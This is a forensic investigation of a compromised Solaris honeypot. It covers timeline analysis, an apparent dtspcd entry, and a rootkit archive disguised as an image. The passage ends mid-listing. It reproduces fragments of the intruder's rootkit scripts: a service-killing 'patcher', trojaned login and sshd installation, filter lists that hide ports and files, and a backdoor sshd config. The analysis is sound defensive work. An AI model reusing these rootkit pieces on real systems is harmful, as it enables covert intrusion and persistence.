Initial exploration of the compromised system was performed from a Dell Latitude C800 laptop with a 1 GHz Intel Pentium Processor, 512 megabytes of RAM, and a 48 GB hard drive with a RedHat Linux 7.3 operating system with all patches installed. This system has an ipchains configuration which allows no inbound network traffic other than that automatically configured by DHCP. During the preliminary reconnaissance portion of the analysis the system did not use DHCP, but rather was configured with a static IP address of 192.168.1.3. During this period no inbound connections were permitted other than connections to port 9876 during data transfer using netcat.

[8] The likelihood of randomly selected files having the same MD5 value is on the order of 2^{64}. It is not impossible for two files to have the same MD5 hash, but the probability of it happening randomly is vanishingly small.

The bulk of the media analysis work was performed on a Redhat Linux 7.2 server with an AMD Athlon 1800+ CPU, 1 gigabyte of RAM and 2 terabytes of RAID disk space on a protected network. Filesystem analysis was performed using Autopsy. Autopsy was chosen for its ability to encapsulate the functionality of TASK and The Coroner's Toolkit into an easy to use package.

Preliminary Reconaissance

There are a number of common locations where evidence of a compromise may be found which should be investigated. These include the root directory, where core files from exploited programs may fall, /dev, a large and complex directory where files may easily be hidden, and /tmp. It is also common to find evidence buried in obscure parts of /usr where users and system administrators rarely have occasion to look. Finally, numerous facilities on the system record events which occur. Shell history files record user actions. Syslogd records system, application, and user events.

Taking this line of investigation, we launch Autopsy, create a case, host, and add the disk images for analysis. We immediately find a hit in the root directory, a 1.4 MB file named 1.jpg. It is common for files discovered on compromised systems to have misleading filenames, and this is no exception. The file is not a JPEG image, but is a compressed tar file. The choice of the name is surprising since a file named 1.jpg is sure to attract attention in the root directory of any but the most laxly managed systems. One possibility is that our attacker intended to delete the file but for one reason or another, failed to do so. The presence of this file gives us two important leads. First, we can examine the file and learn something of the intruder's intentions based on the tools he or she brought to the system. Second, metadata about the file itself is interesting. The file has MAC data that tells us that something happened around the time those timestamps were written. A timeline analysis beginning at those timestamps and extending into the past and future is likely to be revealing.

Continuing in the root directory we find the root account's shell history has collected interesting information. We also discover an empty directory named "/cd". Autopsy finds no evidence of deleted files within the directory. One deleted file named "temp" appears in the root directory as well.

Examining /dev manually would be a difficult and time-consuming task. This directory will generally contain thousands of entries, some for obscure devices the system administrator or analyst has not used. This provides a fertile ground for the intruder to hide their data. This system, for example, includes numerous device files for Ethernet interfaces which are not installed on the system. Fortunately, most of the files in the /dev directory are not regular files. Instead they are "device" files, which provide an interface to the kernel which in turn mediates access to hardware devices. Quite a few of the files in /dev are also symbolic links to device files. Using this information we can quickly determine that /dev itself contains no files of interest, but its subdirectories certainly do. We find the following:

/dev/cua/.. .
/dev/da.a

A quick scan of /etc turned up several interesting pieces of information, the first of which was a negative. No users had been added to the /etc/passwd or /etc/shadow files. Scrolling through the directory listing in Autopsy, another entry jumped out: lpd.config. The unusual thing about this entry is that Solaris doesn't use an lpd.config file. This must have been placed by the intruder.

Continuing on to audit system logs we find an interesting entry in /var/log/messages.0:

```
Mar  1: 21:03:46 zephyr inetd[369]: [ID 801587
daemon.error] /tmp/x: No such file or directory.
```

This appears to indicate the prior installation of a bindshell. These types of backdoors are often implemented by creating a minimal inetd configuration file and launching a second inetd process using it. Historically these minimal configuration files are often named /tmp/bob or /tmp/x.

Finally, a brief examination of user accounts and history files was performed. With only one non-root user, this took little time. The one user account. Netscape data was present which recorded accesses to:

www.google.com
www.openssl.org
openssl.org
and openssl.com

This is consistent with the applications installed on the system from the console. Quite a bit of the installation of third party software was performed on the laptop over ssh. As a result accesses to the web sites for other software such as gcc occurred from the laptop and so left no record in web browser history files on the honeypot.

MACTime Analysis

Autopsy's file activity timelines feature was used to produce a text file containing MAC time data for all files on the system. The initial analysis window centered on 4:12 on March 2, 2003, the time that the /1.jpg file appeared on the system, and extended backward in time until an exploit was found and forward until the end of the timeline. Ultimately this window had to be expanded to include files dating back to mid-February when other data on the system demonstrated that an intruder appeared to have gained access as early as February 22nd. The information in this section represents a summary of the data examined. The full data set extends over 1,200 lines and adds little information which is not present in the Analysis In-Depth section to follow.

The first trace of unusual MAC time information is found on February 19, 2003 beginning at 14:24:27 where we find the following files modified.

```
Wed Feb 19 2003 14:24:17       345 m.. -/-rwxr-xr-x 0        0
74560    /usr/share/man/man1/.lc/bnc.temp/ntpstats
Wed Feb 19 2003 14:27:01       220 m.. -/-rwxr-xr-x 0        0
9053     /usr/share/man/man1/.lc/sk/startbnc
Thu Feb 20 2003 15:12:14    142959 m.. -/-rwxr-xr-x 0        0
9063     /usr/share/man/man1/.lc/sk/psy.tar.Z
```

Rather than indicating activity on the system at this time, these traces provide a good example of the potential pitfalls of MAC times. Later in the analysis we will discover that these files are contained within the 1.jpg file we discovered and that these modification timestamps are extracted from a tar file. The files were modified at the times indicated, but not on this system.

On February 22nd we discover the first traces of activity we can correlate. The /.sh_history file contains records of the creation of the directories /cd and /dev/da.a as well as the accessing of /kernel. With this record and the mactime data corroborating it we can conclude that these timestamps are accurate and result from an intruder's activity.

```
Sat Feb 22 2003 21:05:30       512 mac -/drwxr-xr-x 0        0
91926    /cd
                               512 m.c -/drwxr-xr-x 0        0
196      /dev/da.a
Sat Feb 22 2003 21:09:17       512 .a. -/drwxr-xr-x 0        3
15303    /kernel
```

With clear evidence at this point of a compromise and an absence of any indication prior to this of an entry point, it appears that traces of the exploit have been obliterated by subsequent actions. One possibility is that the second compromise used the same exploit as the first, thereby updating the same files and rendering the evidence of the initial exploit unrecoverable. We might hope to find information in /tmp, in memory, or in the form of active processes, but the system was rebooted on March 1st wiping these locations clean.

Our first hint of an exploit comes at 2:01:57 on March 2nd with the following file accesses:

```
Sun Mar 02 2003 02:01:57        27 .a. -/lrwxrwxrwx 0        0
188479   /usr/dt/lib/libtt.so.2 -> /usr/openwin/lib/libtt.so.2
```

```
                           120240 .a. -/-rwxr-xr-x 2        2
25386    /usr/openwin/lib/libICE.so.6
                           140396 .a. -/-rwxr-xr-x 0        2
25425    /usr/openwin/lib/libXext.so.0
                            57004 .a. -/-rwxr-xr-x 0        2
25420    /usr/openwin/lib/libSM.so.6
                           503396 .a. -/-rwxr-xr-x 2        2
188539   /usr/dt/lib/libDtSvc.so.1
                                0 .a. ---------- 2        2
180435   <c0t0d0s6-dead-180435>
                           477748 .a. -/-rwxr-xr-x 0        2
25430    /usr/openwin/lib/libXt.so.4
                             4696 .a. -/-r-xr-xr-x 0        2
270516   /usr/bin/sleep
                           115252 .a. -/-rwxr-xr-x 0        2
25432    /usr/openwin/lib/libdga.so.1
                             1183 .a. -/-r--r--r-- 2        2
319603   /usr/dt/config/dtspcdenv
                               29 .a. -/lrwxrwxrwx 0        0
160      /dev/pts/12 -> ../../devices/pseudo/pts@0:12
                             6956 .a. -/-rwxr-xr-x 2        2
188544   /usr/dt/lib/libSDtFwa.so.1
                           709448 .a. -/-rwxr-xr-x 0        2
25382    /usr/openwin/lib/libtt.so.2
```

The burst of accesses to shared libraries indicates that a dynamically linked binary was executed at 2:01:57. If this is a trace from the compromise, we must assume that the executed binary listens in some form to network traffic since it would otherwise not have been vulnerable to a network attack. Examining /etc/inet/inetd.conf on an uncompromised system reveals a list of processes that would be available on the system at the time of the compromise, although not a complete list. Other network accessible services are started by scripts in /etc/init.d. Included among the possibly exploited programs is /usr/dt/bin/dtspcd, the desktop sub-process control daemon. We can use the ldd command to get a list of dynamic libraries which dtspcd links when executed.

```
% ldd /usr/dt/bin/dtspcd
      libDtSvc.so.1 =>   /usr/dt/lib/libDtSvc.so.1
      libtt.so.2 =>      /usr/dt/lib/libtt.so.2
      libSDtFwa.so.1 =>  /usr/dt/lib/libSDtFwa.so.1
      libc.so.1 =>       /usr/lib/libc.so.1
      libXt.so.4 =>      /usr/openwin/lib/libXt.so.4
      libX11.so.4 =>     /usr/openwin/lib/libX11.so.4
      libsocket.so.1 =>  /usr/lib/libsocket.so.1
      libnsl.so.1 =>     /usr/lib/libnsl.so.1
      libdl.so.1 =>      /usr/lib/libdl.so.1
      libgen.so.1 =>     /usr/lib/libgen.so.1
      libSM.so.6 =>      /usr/openwin/lib/libSM.so.6
      libICE.so.6 =>     /usr/openwin/lib/libICE.so.6
      libXext.so.0 =>    /usr/openwin/lib/libXext.so.0
      libmp.so.2 =>      /usr/lib/libmp.so.2
      libdga.so.1 =>     /usr/openwin/lib/libdga.so.1
      /usr/platform/SUNW,Sun-Blade-100/lib/libc_psr.so.1
```

There are no libraries accessed which are not called by dtspcd, which along with the access to /usr/dt/config/dtspcdenv would tend to confirm our suspicions that initial entry was through dtspcd. If this is the case, we should find subsequent accesses to the dtspcd binary and the libraries which are not touched at 2:01:57. Those later accesses would obscure the traces which we believe were made at 2:01:57. It's worth noting that had we logged in via the CDE console, the normal CDE login process would have invoked dtspcd, accessed each of these files, and wiped away this trace of the original entry point.

The next recorded activity occurs at 2:03:08 where the directory /usr/share/man/man1 is modified and the inode changed. Examination of this directory using Autopsy shows no deletions. This does not conclusively show that nothing was deleted, but rather shows that other files subsequently overwrote any deleted entries in the directory. Given the appearance of /usr/share/man/man1/.lc 26 seconds later, it is probable that the directory was created at 2:03:08, thereby modifying /usr/share/man/man1.

At 2:03:41 /usr/bin/login is modified, indicating replacement with a trojan.

```
      Sun Mar 02 2003 02:03:41    29312 m.. -/-r-sr-xr-x 0        0
      9033     /usr/bin/login
```

At 2:03:46 a large number of system binaries including /usr/bin/cputrack, /usr/bin/pstack, /usr/ucb/ps show their inode change time updated. Each of these files has the setuid bit turned off, while some and possibly all should clearly be setuid.

Sendmail shows activity at 2:05:48. This is possibly linked to the intrusion, and definitely not a result of normal mail or a SMTP probe since sendmail was disabled.

```
                            34108 .a. -/-r--r--r-- 0        2
30768    /etc/mail/sendmail.cf
                            22056 .a. -/-r-xr-xr-x 0        2
16794    /usr/lib/mail.local
                           752512 .a. -/-r-sr-xr-x 0        2
16795    /usr/lib/sendmail
                            18757 m.. -/-rw-r--r-- 0        1
12815    /var/adm/messages.0
                             1024 .a. -/-rw-r--r-- 0        0
30810    /etc/mail/aliases.pag
Sun Mar 02 2003 02:05:49      512 m.c -/drwxrwxrwt 0        6
134404   /var/mail
                           153360 .a. -/-rwxr-xr-x 0        2
16644    /usr/lib/libsldap.so.1
                              512 m.c -/drwxr-x--- 0        2
51224    /var/spool/mqueue
                             2271 m.c -/-rw-rw---- 0        6
134452   /var/mail/root
```

At 2:06:25 /usr/bin/ftp is accessed. It's important to note that this is ftp, not in.ftpd. /usr/bin/ftp is a command line program that a user logged in to the system would use to collect a file from somewhere else, or to send one to somewhere else. The system is then quiet for 2 hours.

At 4:11:03 /usr/sbin/in.telnetd is accessed followed by /usr/bin/login. This indicates an attempt to log in to the system over telnet. The flurry of activity afterwards suggests the attempt was successful. We also see an access to the /etc/lpd.config which is not part of the operating system or software legitimately installed on the system.

```
                             28112 .a. -/-r-xr-xr-x 0        2
278686   /usr/sbin/in.telnetd
                                14 .a. -/-rw-r--r-- 0        0
76735    /etc/lpd.config
                                 0 .a. ---------- 0        2
601      <c0t0d0s6-dead-601>
                             29312 .a. -/-r-sr-xr-x 0        0
9033     /usr/bin/login
Sun Mar 02 2003 04:12:30     21008 .a. -/-r-sr-xr-x 0        2
270499   /usr/bin/rcp
```

Between 4:12:03 and 4:12:09 all timestamps on /1.jpg are updated. /usr/bin/rcp is also accessed at approximately this time, 4:12:30. Between 4:12:52 and 4:13:01 /usr/bin/zcat and /usr/sbin/tar are accessed and many files in /usr/share/man/man1/.lc/sk are accessed and changed. This suggests that 1.jpg contained the files now in sk and that this pattern of accesses shows the 1.jpg file being uncompressed and untarred. It would appear that the intruder compromised the system and was briefly deterred by the inability to ftp. Just over two hours later a new, successful attempt was made using rcp.

Beginning at 4:13:01 a number of commonly replaced system files record updates to their modification and inode change times. These include /usr/bin/strings, /usr/bin/du, /usr/sbin/ping, /usr/bin/ls, /usr/bin/passwd, /usr/bin/find, /usr/bin/su, /usr/bin/netstat,

At 4:13:15 hundreds of window system files are updated in /usr/openwin and /usr/dt. Testing several of these files by submitting their md5 checksums to the Solaris Fingerprint Database revealed that the file data has not been modified, although the metadata in the inode appears to have changed.

A number of significant events occur at 4:13:16. A number of files are accessed, which given their names suggests installation of a root kit. The accessed files include:

```
                              2955 .a. -/-rwxr-xr-x 0        0
9038     /usr/share/man/man1/.lc/sk/p-engine
```

```
                            11644 .a. -/-rwxr-xr-x 0        0
9048     /usr/share/man/man1/.lc/sk/setup
                              862 mac -/-rwxr-xr-x 0        0
66340    /usr/lib/libX.a/patch.sol6
                             1011 mac -/-rwxr-xr-x 0        0
66342    /usr/lib/libX.a/patch.sol8
                              840 mac -/-rwxr-xr-x 0        0
66341    /usr/lib/libX.a/patch.sol7
                             5256 .a. -/-r-xr-xr-x 0        2
614      /usr/bin/ps
                             7720 .a. -/-r-xr-xr-x 0        2
270515   /usr/bin/touch
                             5677 ..c -/-rw-r--r-- 0        0
76498    /etc/inetd.conf
```

The /usr/bin/touch access may indicate that times on files are being reset, a tactic that can complicate MAC time analysis. Touch is commonly used to create a file or update the time on a file to the current time, but it can also be used to set access and modification times to arbitrary values.

An access to wget at 4:13:53 could explain the burst of FTP traffic. The 37 seconds during which no other file changes occur could either indicate that the intruder was idle at this time, or more likely considering the network traffic observed, that wget was called many times.

```
Sun Mar 02 2003 04:13:53   136288 .a. -/-rwxr-xr-x 0        0
270400   /usr/bin/wget
```

Finally we see an apparent attempt to ftp to the honeypot which causes accesses to /usr/sbin/inetd and /usr/sbin/in.ftpd. There is nothing to indicate that this is related to the intrusion. The system remains quiet other than accesses attributable to normal system processes and cron actions until the forensic audit commences. Our intruder has apparently finished.

```
Sun Mar 02 2003 05:41:13    36104 .a. -/-r-xr-xr-x 0        2
278689   /usr/sbin/inetd
                            67000 .a. -/-r-xr-xr-x 0        2
278907   /usr/sbin/in.ftpd
```

Startup Files

Compromised systems are often modified in ways to insure that the compromise is not lost when the system is rebooted. This can be through adding accounts which allow the intruder in through normal authentication channels, or by modifying those channels to allow access without normal authentication. Installation of a trojanned login binary would be an example Finally, the intruder can install entirely new methods for access. In order to insure that these new methods are available after a reboot, the intruder will have to modify the system startup files or those of an application which is started at boot time.

Our examination of the system startup files was performed using Autopsy's file analysis facilities. We began with /etc/inittab, the configuration file which controls which processes are spawned by init. After finding no apparent modifications to inittab by visual inspection, I moved on to examine the files in /etc/init.d. This files are symbolically linked to entries in /etc/rcS.d, /etc/rc1.d, /etc/rc2.d, and /etc.rc3.d. The init process causes these scripts to be executed when entering or exiting a run level. The following lines in /etc/init.d/inetinit were found:

```
# Reloading Network Settings
  if [ -f /usr/bin/srload ]; then
          /usr/bin/srload –q
  fi
  if [ -f /usr/sbin/modcheck ]; then
          /usr/sbin/modcheck
  fi
#End Network Settings
# Reloading Network Settings
  if [ -f /usr/bin/srload ]; then
          /usr/bin/srload –q
  fi
  if [ -f /usr/sbin/modcheck ]; then
          /usr/sbin/modcheck
  fi
#End Network Settings
```

The programs referenced by this portion of the script are the programs we identified in our forensic audit as potentially suspect. Finding this startup entry duplicated confirms our suspicions.

No other suspect files were found although MAC time analysis suggested changes were made to some of the files. One possible explanation for this is that the initial compromise on February 22nd modified these files and the rootkit cleaner used by the March 1st compromise reversed the modifications. The rootkit cleaner is discussed in the next section.

Analysis in depth

/.sh_history

The recovered shell history file provides very interesting data for our analysis and is reproduced in full in the Appendix. One interesting aspect of the file is the apparent difference in style between the beginning and end of the file. The first 26 lines appear relatively clumsy, showing typos and misuse of command option syntax. Later in the file, corresponding to chronologically later usage, the shell constructs become more complex and there are no typos.

The 4th line appears very important. It's a typographical error, "mkdir cd /dev/da.a", but is useful because it explains the presence of the directory /cd.

Modification, access, and inode change time on /cd are identical: 2003:02:22 21:05:30, indicating that this directory was created and then never subsequently accessed. This establishes the time of the early commands in /.sh_history as well as bringing to light the surprising result that the compromise did not begin on March 1st as originally believed, but at least as early as February 22nd.

/dev/cua/.. .

The only remnant of /dev/cua/.. . autopsy can find is the deleted directory entry. The prior contents of this directory can be inferred from scripts we find in /1.jpg which reference "/dev/cua/.. .".

/dev/da.a

This directory is found empty with no apparent traces of deleted files. The contents of the shell history file would seem to indicate that the intruder created the directory and attempted to download files to it but did not succeed. The modification and access times are February 22nd, 2003 21:05:30. The last change time is March 2nd, 04:13:01, consistent with the second compromise. The information we found in /.sh_history supports the conclusion that a relatively inexperienced intruder compromised the system but was unable to successfully download anything.

1.jpg

The file named "1.jpg" found in the root directory of the compromised system is actually a compressed GNU tar archive. Creating files with names which suggest they are something else is a common technique presumably intended to confuse anyone who might stumble upon the file. Under DOS and Windows, file extensions do play a role in identifying files, but UNIX systems use instead a "magic number", which is one or more of the first bytes in the file. For example, the characters "#!" denote an executable script. Using file on 1.jpg reveals a "compress'd data 16 bits" file. Uncompressing the file then using the file command again reveals the GNU tar file type. Untarring the resulting archive creates a directory named sk containing the following files:

```
# ls -l
total 3384
-rwxr-xr-x   1 root     root      187911 Apr 26  2002 103577-
13.tar.Z
-rwxr-xr-x   1 root     root      201027 Apr 26  2002 109662-
03.tar.Z
-rwxr-xr-x   1 root     root       37809 Apr 26  2002 110646-
03.zip
-rwxr-xr-x   1 root     root       41775 Apr 26  2002 111606-
02.zip
-rwxr-xr-x   1 root     root         488 Apr 26  2002 childkiller
-rwxr-xr-x   1 root     root        4032 Apr 26  2002 cleaner
-rwxr-xr-x   1 root     root        8672 Apr 26  2002 crypt
```

```
-rwxr-xr-x   1 root     root         9056 Apr 26  2002 du
drwxr-xr-x   2 root     root         4096 Feb 27 16:37 etc
-rwxr-xr-x   1 root     root         9064 Apr 26  2002 find
-rw-r--r--   1 root     root         7063 Feb 27 06:51 findkit
-rwxr-xr-x   1 root     root        11668 Apr 26  2002 fix
-rwxr-xr-x   1 root     root        15180 Apr 26  2002 idsol
-rwxr-xr-x   1 root     root        35376 Apr 26  2002 l2
-rwxr-xr-x   1 root     root         9508 Apr 26  2002 login
-rwxr-xr-x   1 root     root        18120 Apr 26  2002 ls
-rwxr-xr-x   1 root     root        13984 Apr 26  2002 ls2
-rwxr-xr-x   1 root     root        12472 Apr 26  2002 lsof
-rwxr-xr-x   1 root     root         9064 Apr 26  2002 netstat
-rwxr-xr-x   1 root     root         2955 Feb 27 08:18 p-engine
-rwxr-xr-x   1 root     root         8780 Apr 26  2002 passwd
-rwxr-xr-x   1 root     root          732 Apr 26  2002 patch.sol5
-rwxr-xr-x   1 root     root          862 Apr 26  2002 patch.sol6
-rwxr-xr-x   1 root     root          840 Apr 26  2002 patch.sol7
-rwxr-xr-x   1 root     root         1011 Apr 26  2002 patch.sol8
-rwxr-xr-x   1 root     root         8332 Apr 26  2002 pg
-rwxr-xr-x   1 root     root         8780 Apr 26  2002 ping
-rwxr-xr-x   1 root     root         9492 Apr 26  2002 ps
-rw-r--r--   1 root     root       142959 Feb 20 10:12 psy.tar.Z
-rwxr-xr-x   1 root     root         8388 Apr 26  2002 rpass
-rwxr-xr-x   1 root     root        11644 Feb 28 09:25 setup
-rwxr-xr-x   1 root     root        21424 Apr 26  2002 sn2
-rwxr-xr-x   1 root     root           80 Apr 26  2002 sniffload
-rwxr-xr-x   1 root     root       100236 Apr 26  2002 solsch
-rwxr-xr-x   1 root     root       259832 Apr 26  2002 sshd
-rwxr-xr-x   1 root     root          220 Feb 19 09:27 startbnc
-rwxr-xr-x   1 root     root         8772 Apr 26  2002 strings
-rwxr-xr-x   1 root     root         8772 Apr 26  2002 su
-rwxr-xr-x   1 root     root        10488 Apr 26  2002 syn
-rwxr-xr-x   1 root     root         1787 Apr 26  2002 sz
-rwxr-xr-x   1 root     root         1910 Apr 26  2002 szl
-rwxr-xr-x   1 root     root       100236 Apr 26  2002 td
-rwxr-xr-x   1 root     root        86024 Apr 26  2002 top
-rwxr-xr-x   1 root     root         8024 Apr 26  2002 utime
-rwxr-xr-x   1 root     root       136288 Apr 26  2002 wget
# ls -l etc
total 8
-rwxr-xr-x   1 root     root          525 Apr 26  2002
ssh_host_key
#
```

The files named 110646-03.zip and 111606-02.zip are authentic Solaris patches. This was verified by downloading the patches from Sun's patch web site and comparing md5 checksums of the versions contained within 1.jpg and those from Sun. Untarring and comparing md5 hash values for each file in the patches contained within 103577-13.tar.Z and 109662-03.tar.Z with fresh copies from Sun reveals that the .tar.Z format files are also authentic patches. The user and group for each file, however, has changed from root:other to 101:bin. One possible explanation for this is that the versions from the compromised system are not freshly downloaded copies, but rather have been previously untarred and retarred, giving the archived files the user ID (101) and group (bin) of the person who created the tar archive. Most importantly we know that these files are real patches, not trojaned versions or other malware.

The remaining files consist of 11 shell scripts, 26 binaries, all of which file reports as “ELF 32-bit MSB executable SPARC Version 1, dynamically linked, stripped”, one SSH host key, and 2 files which are misidentified by the file command.

```
% file startbnc
startbnc:       c program text
% more startbnc
#psyBNC installer#
colours()
{
WHI='^[[1;37m'
DWHI='^[[0;37m'
}
colours
cp /dev/cua/".. ."/ntpstats /usr/sbin/ntpstats
cd /dev/cua/".. ."/
./sol &>/dev/null
echo "${WHI}*${DWHI} psyBNC installed - loaded on reboot :>"

% exit
```

The file “startbnc” would appear to be a shell script without the trademark first line “#!/path/to/interpreter”. We will likely find a file elsewhere on the system which invokes startbnc.

P-engine is similarly a command file, but with more interesting effects.

```
RKDIR="/usr/lib/libX.a/"
echo "${WHI}*${DWHI} Patching..."
TFL=`./rpass`

cat /etc/inetd.conf|grep -v dtspc >${TFL}
mv ${TFL} /etc/inetd.conf
rm -f /usr/dt/bin/dtspcd
echo " DTSCD PATCHED"

cat /etc/inetd.conf|grep -v printer >${TFL}
mv ${TFL} /etc/inetd.conf
echo " LPD PATCHED"

rm -f /usr/sbin/in.fingerd
touch /usr/sbin/in.fingerd
echo " fingerd"

cat /etc/inetd.conf|grep -v rpc.cmsd >${TFL}
mv ${TFL} /etc/inetd.conf
rm -f /usr/dt/bin/rpc.cmsd /usr/openwin/bin/rpc.cmsd
/usr/bin/ps -fe | grep cmsd | grep -v grep | awk '{print "kill -9
"$2""}' | /bin/sh
```

```
echo " cmsd"

cat /etc/inetd.conf|grep -v ttdbserverd >${TFL}
mv ${TFL} /etc/inetd.conf
/usr/bin/ps -fe | grep ttdb | grep -v grep | awk '{print "kill -9
"$2""}' | /bin/sh
rm -f /usr/dt/bin/rpc.ttdbserver
echo " ttdbserverd"

cat /etc/inetd.conf|grep -v sadmind >${TFL}
mv ${TFL} /etc/inetd.conf
/usr/bin/ps -fe | grep sadmin | grep -v grep | awk '{print "kill
-9 "$2""}' | /bin/sh
echo " sadmind"

cat /etc/inetd.conf|grep -v statd >${TFL}
mv ${TFL} /etc/inetd.conf
/usr/bin/ps -fe | grep statd | grep -v grep | awk '{print "kill -
9 "$2""}' | /bin/sh
rm -rf /usr/lib/netsvc/rstat/rpc.rstat /usr/lib/nfs/statd

echo " statd"
cat /etc/inetd.conf|grep -v rquota >${TFL}
mv ${TFL} /etc/inetd.conf
/usr/bin/ps -fe | grep rquota | grep -v grep | awk '{print "kill
-9 "$2""}' | /bin/sh
echo " rquotad"

cat /etc/inetd.conf|grep -v rusers >${TFL}
mv ${TFL} /etc/inetd.conf
/usr/bin/ps -fe | grep rusers | grep -v grep | awk '{print "kill
-9 "$2""}' | /bin/sh
echo " rusersd"


chmod 000 /usr/lib/fs/cachefs/cachefsd
cat /etc/inetd.conf|grep -v cachefsd >${TFL}
mv ${TFL} /etc/inetd.conf
/usr/bin/ps -fe | grep cachefsd | grep -v grep | awk '{print
"kill -9 "$2""}' | /bin/sh
echo " cachefsd"

/usr/bin/ps -fe | grep /tmp/bob | grep -v grep | awk '{print
"kill -9 "$2""}' |/bin/sh
/usr/bin/ps -fe | grep /tmp/.x | grep -v grep | awk '{print "kill
-9 "$2""}' | /bin/sh
/usr/bin/ps -fe | grep cmsd | grep -v grep | awk '{print "kill -9
"$2""}' | /bin/sh
/usr/bin/ps -fe | grep inetd | grep -v grep | awk '{print "kill -
HUP "$2""}' | /bin/sh
/usr/bin/ps -fe | grep sshd2 | grep -v grep | awk '{print "kill -
9 "$2""}' | /bin/sh
/usr/bin/ps -fe | grep dmisd | grep -v grep | awk '{print "kill -
9 "$2""}' | /bin/sh
/usr/bin/ps -fe | grep sshd5 | grep -v grep | awk '{print "kill -
9 "$2""}' | /bin/sh
```

```
/usr/bin/ps -fe | grep lpsched | grep -v grep | awk '{print "kill
-9 "$2""}' | /bin/sh
rm -f /tmp/bob /tmp/.x
echo " bindshells"

if test -f /usr/lib/dmi/snmpXdmid ; then
echo >/usr/lib/dmi/snmpXdmid
chmod 000 /usr/lib/dmi/snmpXdmid
/usr/bin/ps -fe | grep snmpXdmid| grep -v grep | awk '{print
"kill -9 "$2""}' | /bin/sh
if test -f /etc/init.d/init.dmi ; then
/etc/init.d/init.dmi stop >/dev/null 2>&1
rm -f /etc/init.d/init.dmi
fi # -f /etc/init.d/init.dmi
echo " snmpXdmid"
fi # -f /usr/lib/dmi/snmpXdmid
touch -r /etc/termcap /etc/inetd.conf

sh childkiller
CWD=`pwd`
cd ${RKDIR}
cd ${CWD}
echo " Done.\n"
```

This script is a patcher of sorts. The script makes repeated use of "grep –v" which filters out lines containing specific text, an inversion of grep's more common usage which filters out all lines not containing specified text. These greps are used to strip dtspc, printer, rpc.cmsd, ttdbserverd, sadmind, statd, and rquota from inetd.conf, thereby disabling those services. The script goes on to replace many of the disabled service's binaries with empty files by removing the binary and then touching it. Finally, the script goes on a killing rampage, unconditionally terminating the services it had disabled and sending a hangup signal to the inetd process, which causes it to reread its configuration and close the now disabled ports. Running this script would have rendered the system more secure, which was undoubtedly the intruder's intention, if somewhat broken. CDE is likely to experience problems with ttdbserverd and dtspcd unavailable, although a significant portion of its functionality will remain.

A full exploration of each shell script would take quite a bit of space, so in its place the following table lists each script, its apparent purpose, and notable features that were found within.

Name	Purpose	Notable Features
Childkiller	Terminates bindshells	References files named "x", "z", /var/spool/lp
Cleaner	Log cleaner	Tragedy/Dor, based on sauber, code for compressed logs commented out
Findkit	Rootkit detector/cleaner	
Patch.sol5	Solaris 2.5 patcher	Uses pkgadd, not

		installpatch, patches login, in.ftpd, in.rshd, in.rlogind
Patch.sol6	Solaris 2.6 patcher	Uses pkgadd, not installpatch, patches dtspcd, login, in.ftpd
Patch.sol7	Solaris 7 patcher	Uses pkgadd, not patchadd, patches dtspcd, login, in.ftpd
Patch.sol8	Solaris 8 patcher	Uses pkgadd, not patchadd, patches dtspcd, login, in.ftpd
Setup	Rootkit installer	See notes below.
Sniffload		Executes /usr/bin/ntpstats
Sz	File resizer	Hides trojans by matching filesizes by appending zeros.
Szl	File resizer	Older version of sz, also detects login trojans.

Setup appears to be the main setup program for the rootkit. It includes a rootkit directory, /usr/lib/libX.a, and email specification, polpo123@sanitized.it. The setup script attempts to delete existing root kits and removes the .rhosts file for the root user if one is present. It then installs trojaned versions of /bin/su, /usr/sbin/ping, /usr/bin/du, /usr/bin/passwd, /usr/bin/find, /bin/ls, /bin/netstat, /usr/bin/strings, and /usr/bin/ps. The script then asks for a password and SSH port from STDIN and uses the "pg" program to create /etc/lpd.config with the command line "./pg $PASSWD >/etc/lpd.config", making it likely that pg is an encryption program of some type. The setup script next uses a HERE document to create a file named x.conf who's content and syntax will be familiar to many analysts.

```
cat >>x.conf <<EOF
[file]
find=$RKDIR/bin/find
du=$RKDIR/bin/du
ls=$RKDIR/bin/ls
file_filters=libX.a,lblibps.so,libm.n,modcheck,modstat,wipe,syn,u
conf.inv,ntpstats,solbnc,solegg,soliro,sk,netconfig,identd

[ps]
ps=$RKDIR/bin/rps
ps_filters=rps,srload,modcheck,modstat,syn,solegg,solbnc,soliro,s
leep,sk,netconfig,identd
lsof_filters=lp,uconf.inv,rps,:17171,:55838,:5555,:6667,/usr/lib/
libX.a,libm.n,lsof,solegg,solbnc,sk,netconfig,identd

[netstat]
netstat=$RKDIR/bin/netstat
```

```
net_filters=$PORT,$EPORT,17170,60001,6667,6668,5555,icmp

[login]
su_loc=$RKDIR/bin/su
ping=$RKDIR/bin/ping
passwd=$RKDIR/passwd
shell=/bin/sh
su_pass=`./rpass`
EOF
```

This file is extremely similar to the encrypted file from the Honeynet Project's Scan of the Month for June, 2001. The original challenge along with my entry may be found at http://project.honeynet.org/scans/scan16. As determined by many entrants for that month's challenge, the file is a configuration file for trojaned binaries listing primarily strings which should be filtered out of the output from the native commands. This file is passed to ./crypt x.conf $RKDIR/uconf.inv.

Next su, ping, du, passwd, find, ls, netstat, and strings are "backed up", which for the purposes of this script means that copies are made to the bin directory of the rootkit, in this case, /usr/lib/libX.a/bin. Ps is also copies but renamed to rps. Next, /usr/bin/login is trojanned. Comments in the script file reveal to us that szl is a version of sz which looks for trojanned versions of the login command.

```
# Special sz for login which checks for known login trojans
if [ -f /sbin/xlogin ]; then
mv -f /sbin/xlogin /usr/bin/login
fi
if [ -f $INDIR/szl ]; then
$INDIR/szl /usr/bin/login ./login
fi
if [ -f $INDIR/fix ]; then
$INDIR/fix /usr/bin/login ./login /sbin/xlogin
fi
printf " login"
```

The script then kills and removes /usr/bin/srload if it exists and replaces it with a sshd trojan. A sshd configuration file is embedded in the script as a here document. As part of the trojan installation, the sshd_config file is created in ./etc, then the contents of ./etc are copied to /usr/bin. This archive when originally untarred included a ssh host key in ./etc, so this script is installing not just a configuration file, but a host key as well. It's worth noticing that the sshd_configuration file includes many features that a security minded administrator would disable. Root logins are allowed as are empty passwords.

```
if [ -f /usr/bin/srload ]; then
      $RKDIR/bin/rps -fe | grep srload | grep -v grep | awk
'{print "kill -9 "$2""}' | /bin/sh
        rm -fr /usr/bin/srload
fi
```

```
     cp -f sshd /usr/bin/srload
     chmod 755 /usr/bin/srload
     cat >>etc/sshd_config <<EOF
Port ${PORT}
ListenAddress 0.0.0.0
ServerKeyBits 768
LoginGraceTime 600
KeyRegenerationInterval 3600
PermitRootLogin yes
IgnoreRhosts no
StrictModes yes
QuietMode no
X11Forwarding yes
